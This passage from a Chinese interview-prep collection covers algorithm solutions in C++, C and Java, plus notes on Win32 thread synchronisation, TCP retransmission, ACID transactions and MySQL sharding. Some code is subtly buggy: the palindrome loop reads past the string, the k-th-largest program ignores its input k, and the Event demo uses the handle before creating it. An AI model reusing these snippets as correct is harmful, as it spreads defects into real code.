    for (int i = 0; i < size_data - 1; ++i) {
        printf("%d", data[i]);
        printf("%c", fuhao[i]);
    }

    cout<< data[size_data-1];
    return 0;
}
```

33. 求最长回文子串的长度

```
#include <string.h>
```

```
#include <iostream>
#include <algorithm>

using namespace std;

int get_longest_palindromic(string s){
    int len = s.size();
    s.resize(2 * len + 1); // 重置 string 的长度
    for (int i = 2 * len; i >= 0; i--){
        if (i % 2 == 0) s[i] = '#';
        else s[i] = s[i / 2];
    }
    len = s.size();
    int mv = 1;
    for (int i = 0; i < len; i++){
        int l = i - 1, r = i + 1;
        int cnt = 1;
        while(l >= 0 && r <= len){
            if (s[l--] == s[r++]) cnt += 2;
            else break;
        }
        mv = max(mv, cnt);
    }
    return mv >> 1; // 要除 2
}

int main(){
    string s;
    string end = "END";
    int len = s.size();
    int num = 1;
    while(cin >> s && s.compare(end)){
        cout << "Case " << num++ << ": " << get_longest_palindromic(s) << endl;
    }
    return 0;
}
```

34. 给定无序整数序列，求连续子串最大和。

```
package coding;

import java.util.*;
```

```
public class Main {
    public static void main(String[] args) {
        Scanner in = new Scanner(System.in);
        String nextLine = in.nextLine();
        String[] splits = nextLine.split(" ");
        ArrayList<Integer> A = new ArrayList<Integer>();
        for (int i = 0; i < splits.length; i++) {
            A.add(Integer.parseInt(splits[i])) ;
        }


        if(A==null||A.size()==0) return ;
         ArrayList<Integer> result = new ArrayList<Integer>();
         result.add(-1);
         result.add(-1);
         int min = 0;
         int max = Integer.MIN_VALUE;
         int minpos = -1;
         int sum = 0;

         for(int i = 0;i<A.size();i++){
             sum += A.get(i);
             if(sum - min > max){
                 result.set(0 , minpos);
                 max = sum - min;
                 result.set(1 , i);
             }

             if(sum < min){
                 min = sum;
                 minpos = i;
             }
         }
         int temp = result.get(0);
         result.set(0 , temp + 1);
         int re = 0;
         for(int i = result.get(0); i <= result.get(1); i ++){
             re += A.get(i);
         }
         System.out.println(max);
    }
}
```

35. 给定无序整数序列，求其中第 K 大的数。

```
package cn.thinking17;
import java.io.*;
import java.util.*;
public class NOK {
    public static void main(String args[])
    {
        Scanner in = new Scanner(System.in);
        String nextLine = in.nextLine();
        int kth = in.nextInt();
        String[] splits = nextLine.split(" ");
        int[] numbers = new int[splits.length];
        for (int i = 0; i < numbers.length; i++) {
            numbers[i] = Integer.parseInt(splits[i]);
        }
        System.out.println(kthLargestElement(2, numbers));
    }

    public static int kthLargestElement(int k, int[] nums) {
        if (nums == null || nums.length == 0) {
            return 0;
        }
        if (k <= 0) {
            return 0;
        }
        return helper(nums, 0, nums.length - 1, nums.length - k + 1);

    }
    public static int helper(int[] nums, int l, int r, int k) {
        if (l == r) {
            return nums[l];
        }
        int position = partition(nums, l, r);
        if (position + 1 == k) {
            return nums[position];
        } else if (position + 1 < k) {
            return helper(nums, position + 1, r, k);
        }  else {
            return helper(nums, l, position - 1, k);
        }
    }
    public static int partition(int[] nums, int l, int r) {
```

```
            int left = l, right = r;
            int pivot = nums[left];
            while (left < right) {
                while (left < right && nums[right] >= pivot) {
                    right--;
                }
                nums[left] = nums[right];
                while (left < right && nums[left] <= pivot) {
                    left++;
                }
                nums[right] = nums[left];
            }
            nums[left] = pivot;
            return left;
        }

    }
```

36. 分输入是以 1 和 0 表示的一张地图，其中 1 代表陆地，0 代表海洋。岛屿是 1 上下左右相连通的区域。（不包括对角线）输出是岛屿的个数。可以认为地图的周围都是海洋。

此题的另一个版本要求同时输出最大区域的面积（1 的个数）；输入先给出两个整数作为数组的长和宽，各元素之间有空格隔开。本题的输入是直接给出数组内容且元素之间没有空格，读取输入并获得数组的维度有一定技巧。

输入示例
11000
11000
00100
00011

输出
3

```
#include <cstdio>
```

```
#include <cstring>
using namespace std;
typedef struct node{
    bool island;
} Node;
int row = 0, col = 0;
Node map[1000][1000];

void mark_area(int i, int j){
    /* 右方的节点 */
    if(j+1 < col && map[i][j+1].island){
        map[i][j+1].island = false;
        mark_area(i, j+1);
    }
    /* 下方的节点 */
    if(i+1 < row && map[i+1][j].island){
        map[i+1][j].island = false;
        mark_area(i+1, j);
    }
    /* 左方的节点 */
    if(j-1 >=0 && map[i][j-1].island){
        map[i][j-1].island = false;
        mark_area(i, j-1);
    }
    /* 上方的节点 */
    if(i-1 >=0 && map[i-1][j].island){
        map[i-1][j].island = false;
        mark_area(i-1, j);
    }
    return;
}

int main(int argc, char **argv){
    /* 数组清零 */
    memset(map, 0, sizeof(Node) * 1e6);
    /* 输入读取 */
    char n;
    int i = 0, j = 0;
    while(true){
        if(scanf("%c", &n) == EOF){
            row = i + 1;
            goto MARK;
        }
        else if(n == '\n' || n == '\r'){
```

```
            i++;
            col = j;
            j = 0;
        }
        else{
            map[i][j].island = (bool)(n - '0');
            j++;
        }
    } // end of while loop
    MARK:
    /* 打印内容 */
    printf("row = %d, col = %d\n", row, col);
    for(i = 0; i < row; i++){
        for(j = 0; j < col ;j++){
            printf("%d ", map[i][j].island);
        }
        printf("\n");
    }
    /* 计算岛屿数 */
    int groups = 0;

    for(i = 0; i < row; i++){
        for(j = 0; j < col ;j++){
            if(map[i][j].island == true){
                groups ++;
                map[i][j].island = false;
                mark_area(i, j);
            }
        }
    }
    printf("%d\n", groups);
    return 0;
}
```

37. C++ 线程同步的四种方式

（1）事件(Event)；
（2）信号量(semaphore)；
（3）互斥量(mutex)；
（4）临界区(Critical section)；

1.事件
事件(Event)是 WIN32 提供的最灵活的线程间同步方式，事件可以处于激发状态

(signaled or true)或未激发状态(unsignal or false)。根据状态变迁方式的不同，事件可分为两类：

（1）手动设置：这种对象只可能用程序手动设置，在需要该事件或者事件发生时，采用 SetEvent 及 ResetEvent 来进行设置。

（2）自动恢复：一旦事件发生并被处理后，自动恢复到没有事件状态，不需要再次设置。

使用”事件”机制应注意以下事项：

（1）如果跨进程访问事件，必须对事件命名，在对事件命名的时候，要注意不要与系统命名空间中的其它全局命名对象冲突；

（2）事件是否要自动恢复；

（3）事件的初始状态设置。

由于 event 对象属于内核对象，故进程 B 可以调用 OpenEvent 函数通过对象的名字获得进程 A 中 event 对象的句柄，然后将这个句柄用于 ResetEvent、SetEvent 和 WaitForMultipleObjects 等函数中。此法可以实现一个进程的线程控制另一进程中线程的运行，例如：

```
#include "stdafx.h"
#include<windows.h>
#include<iostream>
using namespace std;

int number = 1; //定义全局变量
HANDLE hEvent;  //定义事件句柄

unsigned long __stdcall ThreadProc1(void* lp)
{
    while (number < 100)
    {
        WaitForSingleObject(hEvent, INFINITE);  //等待对象为有信号状态
        cout << "thread 1 :"<<number << endl;
        ++number;
        _sleep(100);
        SetEvent(hEvent);
    }

    return 0;
}

unsigned long __stdcall ThreadProc2(void* lp)
{
    while (number < 100)
    {
        WaitForSingleObject(hEvent, INFINITE);  //等待对象为有信号状态
        cout << "thread 2 :"<<number << endl;
```

```
        ++number;
        _sleep(100);
        SetEvent(hEvent);
    }

    return 0;
}

int main()
{
    CreateThread(NULL, 0, ThreadProc1, NULL, 0, NULL);
    CreateThread(NULL, 0, ThreadProc2, NULL, 0, NULL);
    hEvent = CreateEvent(NULL, FALSE, TRUE, "event");

    Sleep(10*1000);

    system("pause");
    return 0;
}
```

2.信号量

信号量是维护 0 到指定最大值之间的同步对象。信号量状态在其计数大于 0 时是有信号的，而其计数是 0 时是无信号的。信号量对象在控制上可以支持有限数量共享资源的访问。

信号量的特点和用途可用下列几句话定义：

（1）如果当前资源的数量大于 0，则信号量有效；

（2）如果当前资源数量是 0，则信号量无效；

（3）系统决不允许当前资源的数量为负值；

（4）当前资源数量决不能大于最大资源数量。

```
#include "stdafx.h"
#include<windows.h>
#include<iostream>
using namespace std;

int number = 1; //定义全局变量
HANDLE hSemaphore;  //定义信号量句柄

unsigned long __stdcall ThreadProc1(void* lp)
{
    long count;
    while (number < 100)
    {
        //等待信号量为有信号状态
```

```
        WaitForSingleObject(hSemaphore, INFINITE);
         cout << "thread 1 :"<<number << endl;
        ++number;
        _sleep(100);
        ReleaseSemaphore(hSemaphore, 1, &count);
    }

    return 0;
}

unsigned long __stdcall ThreadProc2(void* lp)
{
    long count;
    while (number < 100)
    {
         //等待信号量为有信号状态
        WaitForSingleObject(hSemaphore, INFINITE);
        cout << "thread 2 :"<<number << endl;
        ++number;
        _sleep(100);
        ReleaseSemaphore(hSemaphore, 1, &count);
    }
    return 0;
}

int main()
{
    hSemaphore = CreateSemaphore(NULL, 1, 100, "sema");
    CreateThread(NULL, 0, ThreadProc1, NULL, 0, NULL);
    CreateThread(NULL, 0, ThreadProc2, NULL, 0, NULL);
    Sleep(10*1000);
    system("pause");
    return 0;
}
```

3.互斥量

采用互斥对象机制。 只有拥有互斥对象的线程才有访问公共资源的权限，因为互斥对象只有一个，所以能保证公共资源不会同时被多个线程访问。互斥不仅能实现同一应用程序的公共资源安全共享， 还能实现不同应用程序的公共资源安全共享。

```
#include "stdafx.h"
#include<windows.h>
#include<iostream>
using namespace std;
```

```
int number = 1; //定义全局变量
HANDLE hMutex;  //定义互斥对象句柄

unsigned long __stdcall ThreadProc1(void* lp)
{
    while (number < 100)
    {
        WaitForSingleObject(hMutex, INFINITE);
        cout << "thread 1 :"<<number << endl;
        ++number;
        _sleep(100);
        ReleaseMutex(hMutex);
    }
    return 0;
}

unsigned long __stdcall ThreadProc2(void* lp)
{
    while (number < 100)
    {
        WaitForSingleObject(hMutex, INFINITE);
        cout << "thread 2 :"<<number << endl;
        ++number;
        _sleep(100);
        ReleaseMutex(hMutex);
    }
    return 0;
}

int main()
{
    hMutex = CreateMutex(NULL, false, "mutex");     //创建互斥对象
    CreateThread(NULL, 0, ThreadProc1, NULL, 0, NULL);
    CreateThread(NULL, 0, ThreadProc2, NULL, 0, NULL);
    Sleep(10*1000);
    system("pause");
    return 0;
}
```

4.临界区

临界区（Critical Section）是一段独占对某些共享资源访问的代码，在任意时刻只允许一个线程对共享资源进行访问。如果有多个线程试图同时访问临界区，那么在有一个线程进入后其他所有试图访问此临界区的线程将被挂起，并一直持续到进入临界区的线

程离开。临界区在被释放后，其他线程可以继续抢占，并以此达到用原子方式操作共享资源的目的。

临界区在使用时以 CRITICAL_SECTION 结构对象保护共享资源，并分别用 EnterCriticalSection（）和 LeaveCriticalSection（）函数去标识和释放一个临界区。所用到的 CRITICAL_SECTION 结构对象必须经过 InitializeCriticalSection（）的初始化后才能使用，而且必须确保所有线程中的任何试图访问此共享资源的代码都处在此临界区的保护之下。否则临界区将不会起到应有的作用，共享资源依然有被破坏的可能。

```
#include "stdafx.h"
#include<windows.h>
#include<iostream>
using namespace std;

int number = 1; //定义全局变量
CRITICAL_SECTION Critical;      //定义临界区句柄

unsigned long __stdcall ThreadProc1(void* lp)
{
    while (number < 100)
    {
        EnterCriticalSection(&Critical);
        cout << "thread 1 :"<<number << endl;
        ++number;
        _sleep(100);
        LeaveCriticalSection(&Critical);
    }

    return 0;
}

unsigned long __stdcall ThreadProc2(void* lp)
{
    while (number < 100)
    {
        EnterCriticalSection(&Critical);
        cout << "thread 2 :"<<number << endl;
        ++number;
        _sleep(100);
        LeaveCriticalSection(&Critical);
    }
    return 0;
}
```

```
int main()
{
    InitializeCriticalSection(&Critical);   //初始化临界区对象
    CreateThread(NULL, 0, ThreadProc1, NULL, 0, NULL);
    CreateThread(NULL, 0, ThreadProc2, NULL, 0, NULL);
    Sleep(10*1000);

    system("pause");
    return 0;
}
```

38. 求数组的连续最大和

```
#include <bits/stdc++.h>

using namespace std;

typedef long long LL;

int main()
{
    int n;
    while (cin >> n) {
        vector<int> arr;
        for (int i = 0; i < n; i++) {
            int x;
            cin >> x;
            arr.push_back(x);
        }
        vector<LL> dp(n, 0);
        LL ans = arr[0];
        dp[0] = arr[0];
        for (int i = 1; i < n; i++) {
            dp[i] = dp[i - 1] < 0 ? arr[i] : dp[i - 1] + arr[i];
            ans = max(dp[i], ans);
        }
        cout << ans << endl;
    }
    return 0;
}
```

39. 多态的实现原理

1. 用 virtual 关键字申明的函数叫做虚函数，虚函数肯定是类的成员函数。
2. 存在虚函数的类都有一个一维的虚函数表叫做虚表。当类中声明虚函数时，编译器会在类中生成一个虚函数表。
3. 类的对象有一个指向虚表开始的虚指针。虚表是和类对应的，虚表指针是和对象对应的。
4. 虚函数表是一个存储类成员函数指针的数据结构。
5. 虚函数表是由编译器自动生成与维护的。
6. virtual 成员函数会被编译器放入虚函数表中。
7. 当存在虚函数时，每个对象中都有一个指向虚函数的指针（C++编译器给父类对象，子类对象提前布局 vptr 指针），当进行 test(parent *base)函数的时候，C++编译器不需要区分子类或者父类对象，只需要再 base 指针中，找到 vptr 指针即可）。
8. vptr 一般作为类对象的第一个成员。

40. 同一个 IP 同一个端口可以同时建立 tcp 和 udp 的连接吗

可以，同一个端口虽然 udp 和 tcp 的端口数字是一样的，但实质他们是不同的端口，所以是没有影响的，从底层实质分析，对于每一个连接内核维护了一个五元组，包含了源 ip，目的 ip、源端口目的端口、以及传输协议，在这里尽管前 4 项都一样，但是传输协议是不一样的，所以内核会认为是 2 个不同的连接，在 ip 层就会进行开始分流，tcp 的走 tcp，udp 走 udp。

41. 堆和栈的区别

1.从管理方式上，
栈是由编译器自动管理，无需我们手动控制；
对于堆，开辟和释放工作由程序员控制，所以有内存泄漏等情况的发生。
2.从申请大小上，
栈是有高地址向低地址扩展的，是一块连续的内存区域，所以栈的栈顶地址或者大小 是一开始就分配好的。在使用过程中，比如递归调用层数过多，那么就有可能造成栈溢出，所以栈能获得的空间比较少；
堆是向高地址扩展的，是链表组织的方式，所以有可能是不连续的，他的大小只受限于有效的虚拟内存大小，所以堆能开辟的空间较大。
3.从碎片问题上，
栈是没有碎片的情况，因为他有严格的出栈入栈，不会存在一个内存块从栈的中间位置弹出；
堆有碎片的情况，频繁的调用 new/delete 分配释放内存，必然会造成内存碎片。
4.从分配方式上，
堆都是动态分配的
栈大多是静态分配的，也可以动态分配，可以由 alloc 函数分配。
5.从分配效率上，

计算机会在底层对栈提供支持，比如有专门的寄存器分配，用来存放栈的地址，压栈出栈的指令等；

42. 假如已知有 n 个人和 m 对好友关系（存于数字 r）。如果两个人是直接或间接的好友（好友的好友的好友...），则认为他们属于同一个朋友圈，请写程序求出这 n 个人里一共有多少个朋友圈。

假如：n = 5 ， m = 3 ， r = {{1 , 2} , {2 , 3} , {4 , 5}}，表示有 5 个人，1 和 2 是好友，2 和 3 是好友，4 和 5 是好友，则 1、2、3 属于一个朋友圈，4、5 属于另一个朋友圈，结果为 2 个朋友圈。

```
#include <stdio.h>

int set[10] = {0};

int find(int a)
{
    int r,i,j;
    r = a;
    while(r != set[r])
        r = set[r];
    i = a;
    while(i != r)
    {
        j = set[i];
        set[i] = r;
        i = j;
    }
    return r;
}

void merge(int a, int b)
{
    int a_father = find(a);
```

```
    int b_father = find(b);
    if(a_father == b_father)
        return;
    else if(a_father < b_father)
        set[b_father] = a_father;
    else
        set[a_father] = b_father;
}

int friends(int n, int m, int r[][2])
{
    int i,count=0;
    for(i=0;i<n;i++)
        set[i] = i;
    for(i=0;i<m;i++)
        merge(r[i][0],r[i][1]);
    for(i=0;i<n;i++)
        if(set[i] == i)
            count++;
    return count;
}

int main()
{
    int n=5,m=3,count=0,i;
    int r[3][2] = {{1,2},{2,3},{4,5}};
    printf("朋友圈关系:\n");
    for(i=0;i<3;i++)
        printf("%d,%d\t",r[i][0],r[i][1]);
    printf("\n");
    count = friends(n,m,r);
    printf("朋友圈个数为:\n%d\n",count);
    return 0;
}
```

43. 请问如何保证单例模式只有唯一实例？你知道的都有哪些方法？

单例的实现主要是通过以下两个步骤：
将该类的构造方法定义为私有方法，这样其他处的代码就无法通过调用该类的构造方法来实例化该类的对象，只有通过该类提供的静态方法来得到该类的唯一实例；
在该类内提供一个静态方法，当我们调用这个方法时，如果类持有的引用不为空就返回

这个引用，如果类保持的引用为空就创建该类的实例并将实例的引用赋予该类保持的引用。

单例模式的实现主要有两种一种是饿汉式，一种是懒汉式。饿汉式线程安全的单例模式如下：

```
public class Singleton {

    private final static Singleton INSTANCE = new Singleton();

    private Singleton(){}

    public static Singleton getInstance(){
        return INSTANCE;
    }
}
```

懒汉式线程安全的单例模式如下

```
public class Singleton {

    private static volatile Singleton singleton;

    private Singleton() {}

    public static Singleton getInstance() {
        if (singleton == null) {
            synchronized (Singleton.class) {
                if (singleton == null) {
                    singleton = new Singleton();
                }
            }
        }
        return singleton;
    }
}
```

44. 请问数据库事物的一致性

事务（Transaction）是由一系列对系统中数据进行访问与更新的操作所组成的一个程序执行逻辑单元。事务是 DBMS 中最基础的单位，事务不可分割。

事务具有 4 个基本特征，分别是：原子性（Atomicity）、一致性（Consistency）、隔离性（Isolation）、持久性（Duration），简称 ACID。

1）原子性（Atomicity）

原子性是指事务包含的所有操作要么全部成功，要么全部失败回滚，[删删删]因此事务的操作如果成功就必须要完全应用到数据库，如果操作失败则不能对数据库有任何影响。

2）一致性（Consistency）

一致性是指事务必须使数据库从一个一致性状态变换到另一个一致性状态，也就是说一个事务执行之前和执行之后都必须处于一致性状态。

拿转账来说，假设用户 A 和用户 B 两者的钱加起来一共是 5000，那么不管 A 和 B 之间如何转账，转几次账，事务结束后两个用户的钱相加起来应该还得是 5000，这就是事务的一致性。

3）隔离性（Isolation）

隔离性是当多个用户并发访问数据库时，比如操作同一张表时，数据库为每一个用户开启的事务，不能被其他事务的操作所干扰，多个并发事务之间要相互隔离。

即要达到这么一种效果：对于任意两个并发的事务 T1 和 T2，在事务 T1 看来，T2 要么在 T1 开始之前就已经结束，要么在 T1 结束之后才开始，这样每个事务都感觉不到有其他事务在并发地执行。

多个事务并发访问时，事务之间是隔离的，一个事务不应该影响其它事务运行效果。这指的是在并发环境中，当不同的事务同时操纵相同的数据时，每个事务都有各自的完整数据空间。由并发事务所做的修改必须与任何其他并发事务所做的修改隔离。

不同的隔离级别：

Read Uncommitted（读取未提交[添加中文释义]内容）：最低的隔离级别，什么都不需要做，一个事务可以读到另一个事务未提交的结果。所有的并发事务问题都会发生。

Read Committed（读取提交内容）：只有在事务提交后，其更新结果才会被其他事务看见。可以解决脏读问题。

Repeated Read（可重复读）：在一个事务中，对于同一份数据的读取结果总是相同的，无论是否有其他事务对这份数据进行操作，以及这个事务是否提交。可以解决脏读、不可重复读。

Serialization（可串行化）：事务串行化执行，隔离级别最高，牺牲了系统的并发性。可以解决并发事务的所有问题。

4）持久性（Durability）

持久性是指一个事务一旦被提交了，那么对数据库中的数据的改变就是永久性的，即便是在数据库系统遇到故障的情况下也不会丢失提交事务的操作。

例如我们在使用 JDBC 操作数据库时，在提交事务方法后，提示用户事务操作完成，当我们程序执行完成直到看到提示后，就可以认定事务以及正确提交，即使这时候数据库出现了问题，也必须要将我们的事务完全执行完成，否则就会造成我们看到提示事务处理完毕，但是数据库因为故障而没有执行事务的重大错误。

45. 请问 IP 地址作用，以及 MAC 地址作用

MAC 地址是一个硬件地址，用来定义网络设备的位置，主要由数据链路层负责。而 IP 地址是 IP 协议提供的一种统一的地址格式，为互联网上的每一个网络和每一台主机分配一个逻辑地址，以此来屏蔽物理地址的差异。

46. 超时重传机制

超时重传是 TCP 保证数据传输可靠性的又一大措施，本文主要介绍重传 TCP 报文的两大

举措：超时重传和快速重传
超时重传机制
超时重传指的是，发送数据包在一定的时间周期内没有收到相应的 ACK，等待一定的时间，超时之后就认为这个数据包丢失，就会重新发送。这个等待时间被称为 RTO.
检测丢失 segment 的方法从概念上讲还是比较简单的，每一次开始发送一个 TCP segment 的时候，就启动重传定时器，定时器的时间一开始是一个预设的值（Linux 规定为 1s），随着通讯的变化以及时间的推移，这个定时器的溢出值是不断的在变化的，有相关算法计算 RTO[参考：文章....],如果在 ACK 收到之前，定时器到期，协议栈就会认为这个片段被丢失，重新传送数据。

TCP 在实现重传机制的时候，需要保证能够在同一时刻有效的处理多个没有被确认的 ACK，也保证在合适的时候对每一个片段进行重传，有这样几点原则：

1．这些被发送的片段放在一个窗口中，等待被确认，没有确认不会从窗口中移走，定时器在重传时间到期内，每个片段的位置不变，这个地方其实在滑动窗口的时候也有提到过

2．只有等到 ACK 收到的时候，变成发送并 ACK 的片段，才会被从窗口中移走。
3．如果定时器到期没有收到对应 ACK， 就重传这个 TCP segment

重传之后也没有办法完全保证，数据段一定被收到，所以仍然会重置定时器，等待 ACK，如果定时器到期还是没有收到 ACK，继续重传，这个过程重传的 TCP segment 一直留着队列之内。

举个重传的例子：
1. Server 发送 80 个字节 Part1，seq = 1
2. Server 发送 120 个字节 Part2，Seq = 81
3. Server 发送 160 个字节 Part3，Seq = 201，此包由于其他原因丢失
4. Client 收到前 2 个报文段，并发送 ACK = 201
5. Server 发送 140 个字节 Part4， Seq = 361
7. Server 收到 Client 对于前两个报文段的 ACK，将 2 个报文从窗口中移除，窗口有 200 个字节的余量
8. 报文 3 的重传定时器到期，没有收到 ACK，进行重传
9. 这个时候 Client 已经收到报文 4，存放在缓冲区中，也不会发送 ACK【累计通知，发送 ACK 就表示 3 也收到了】，等待报文 3，报文 3 收到之后，一块对 3,4 进行确认
10. Server 收到确认之后，将报文 3,4 移除窗口，所有数据发送完成
总结就是 2 中处理
1. 定时器溢出，重传 3
2. 定时器溢出，重传 3,4

47. mysql 分库分表

mysql 分库分表：

场景：在进行设计数据库时，在用户量不大的情况下单表单库在承载最大 2000/s 以下的请求应该是没有问题的，单表磁盘存储 200w 已经就够多了。但是如果单表单库的情况下达到这么高的并发和存储对 mysql 数据库的性能有极大的挑战。当业务发展变大可以进行 redis 缓存解决一部分查请求并发减少 mysql 压力值，达到 mysql 阈值可以使用 MQ 进行削峰，但是这个不是长久的办法，如果业务量再次加大那么前面的措施会极大的影响程序性能。

mysql 的分库分表用于在高并发大业务量的情况下的 mysql 性能优化。

分库：在原本的但库的情况下最大能承载的并发量也就 2000/sQPS，万一 QPS 直接到 1w 及以上就算使用 MQ 也会堆积大量数据请求需要处理，这个时候就可以进行数据库分库，单库时 2000/sQPS 那么来 5 个库就是最高 1wQPS 承载量

分表：大量的写操作在单表的情况下很容易堆积大量数据，假设单表存储 600w 数据，整个查询的速率都会下降，整个性能都会下降。怎么办？分表。把这么大的表进行拆分，拆分可以用垂直和水平拆分。垂直拆分就是把一个表的字段往小了拆，把查询高频字段保留低频拆成一个表，需要低频数据直接缓存拿。水平拆分就是把表砍成几段，也就是这样的分表是在表结构一样的前提下分表，按照表的唯一 id 进行划分

分库分表场景：例如在大型互联网公司有上亿的用户，这么高并发大数据的进行对数据库的操作需要进行分库分表，首先假设现在已有 1w/sQPS 进行分库分 5 个库，一张表 1000w 数据，先进行每个库的分表水平分 5 个表给每个库，在每个库里面在水平分 4 个表也就是现在每个表才 50w 数据，怎么分呢，可以用 hash，也可以用 range，用 hash 就直接 hash 路由 id 到对应的库的对应的表，也就是现在有 5 个库 20 张表，hash 路由先%5 找库，在%20 找表

分库分表问题：

1.如果之前进行架构时是单表单库但是因为业务量增加需要分库分表怎么办？

①停机维护，及其不建议（这个停机肯定是要在没人的时候也就是凌晨开始加班到第二天早上，不好不好对身体不好）。首先写个后台程序去吧数据库数据全部读出来，按照分库分表的架构把库和表搭起来，然后把全部的数据按照 hash 或者 range 的方式进行数据划分，如果按照 hash 路由，就直接程序跑起来 id 取模找对应的库和表存储。这个方法不仅伤身体还费力，如果在早上 5 前这个数据还没分完那就没办法了直接按照原先的单库单表运行然后在等下一个天亮。

②不停机维护，双写迁移。什么叫双写，就是在不影响用户的情况下进行分库分表操作。怎么操作，首先一样的先把库和表结构搭出来，然后在系统后台开一个程序进行迁移，在用户进行读写操作时，往旧库操作同时向新库操作。后台程序和用户读写同时进行操作新库，为了数据一致性在进行操作时激进型判断，这条数据是否存在不存在就插入存在就看最后的修改时间按照最新的修改时间数据进行存储

48. 我们在将某个订单送给某一司机之前，需要计算一下这个司机选择接受这个订单的概率，现有 A,B 两个订单，对某一司机。已知：

1.如果只将订单 A 播送给司机，司机接受的概率是 Pa;

2.如果只将订单 B 播送给司机，司机接受的概率是 Pb;

[1-(1-Pa)*(1-Pb)]*Pa/(Pa+Pb)
(1-pa)*(1-pb)是两个单都不接的概率，1-(1-pa)*(1-pb)是接单的概率 Pa/(Pa+Pb)是在两者中选择 Pa 的概率

49. 2015 盏灯，一开始全部熄灭，序号分别是 1-2015，先把 1 的倍数序号的灯的开关全部按一次，然后把 2 的倍数的灯的开关全部按一次，然后把 3 的倍数的开关按一次，以此类推，最后把 2015 的倍数灯的开关按一次。问最后亮着的灯有多少盏？

答案是 44
思路：某灯亮着→该灯被按了单数次→ 该灯有单数个正约数，所以找到 1 到 2015 中正约数个数为单数的数字即可。观察发现，只有完全平方数的正约数才是单数个（若不是完全平方数，它的任意一个约数总有另一个约数与之对应）。所以亮着的灯分别是{1 的平方，2 的平方，3 的平方，。。。，不大于 2015 的最大平方数}，利用给出的选项即可得到结果 。

```
#include <stdio.h>
void main(){
     int arr[2016]={0};//刚开始全灭
    int i,j;
    int count=0;
    for(i=1;i<=2015;i++){
        for(j=i;j<=2015;j++){
            if(j % i == 0){
                arr[j] = arr[j]==0 ? 1 : 0;
            }
        }
```

```
    }

    for(i=1;i<=2015;i++){
        if(arr[i] == 1){
            count++;
        }
    }

    printf("-%d-\n",count);

}
```

50. 排序算法系列之算法性能评价标准与算法选择标准

算法的时间复杂度和空间复杂度
所谓算法的时间复杂度，是指执行算法所需要的计算工作量。
一个算法的空间复杂度，一般是指执行这个算法所需要的内存空间。
1. 性能评价标准
1)、稳定性比较
稳定度：稳定排序算法会依照相等的关键（换言之就是值）维持纪录的相对次序。也就是一个排序算法是稳定的，就是当有两个有相等关键的纪录 R 和 S，且在原本的串行中 R 出现在 S 之前，在排序过的串行中 R 也将会是在 S 之前。

插入排序、冒泡排序、二叉树排序、二路归并排序及其他线形排序是稳定的.

选择排序、希尔排序、快速排序、堆排序是不稳定的.

2)、计算的复杂度（最差、平均、和最好表现）
依据串行（list）的大小（n）。一般而言，好的表现是 O(n log n)，且坏的行为是 O(n2)。对于一个排序理想的表现是 O(n)。仅使用一个抽象关键比较运算的排序算法总平均上总是至少需要 O(n log n)。

	平均情况	最好情况	最坏情况
归并排序	O(nlogn)	O(nlogn)	O(nlogn)
基数排序	O(n)	O(n)	O(n)
快速排序	O(nlogn)	O(nlogn)	O(n2)
希尔排序	O(n1.5)	O(n)	O(n1.5)
插入排序	O(n2)	O(n)	O(n2)
选择排序	O(n2)	O(n2)	O(n2)

3)、辅助空间的比较
线形排序、二路归并排序的辅助空间为 O(n),其它排序的辅助空间为 O(1)；
4)、其它比较
插入、冒泡排序的速度较慢，但当参加排序的序列局部或整体有序时，这种排序能达到较快的速度。

反而在这种情况下，快速排序反而慢了。

2.选择标准

当 n 较小时，对稳定性不作要求时宜用选择排序，对稳定性有要求时宜用插入或冒泡排序。


若待排序的记录的关键字在一个明显有限范围内时,且空间允许是用桶排序。

当 n 较大时，关键字元素比较随机，对稳定性没要求宜用快速排序。

当 n 较大时，关键字元素可能出现本身是有序的，对稳定性有要求时，空间允许的情况下。

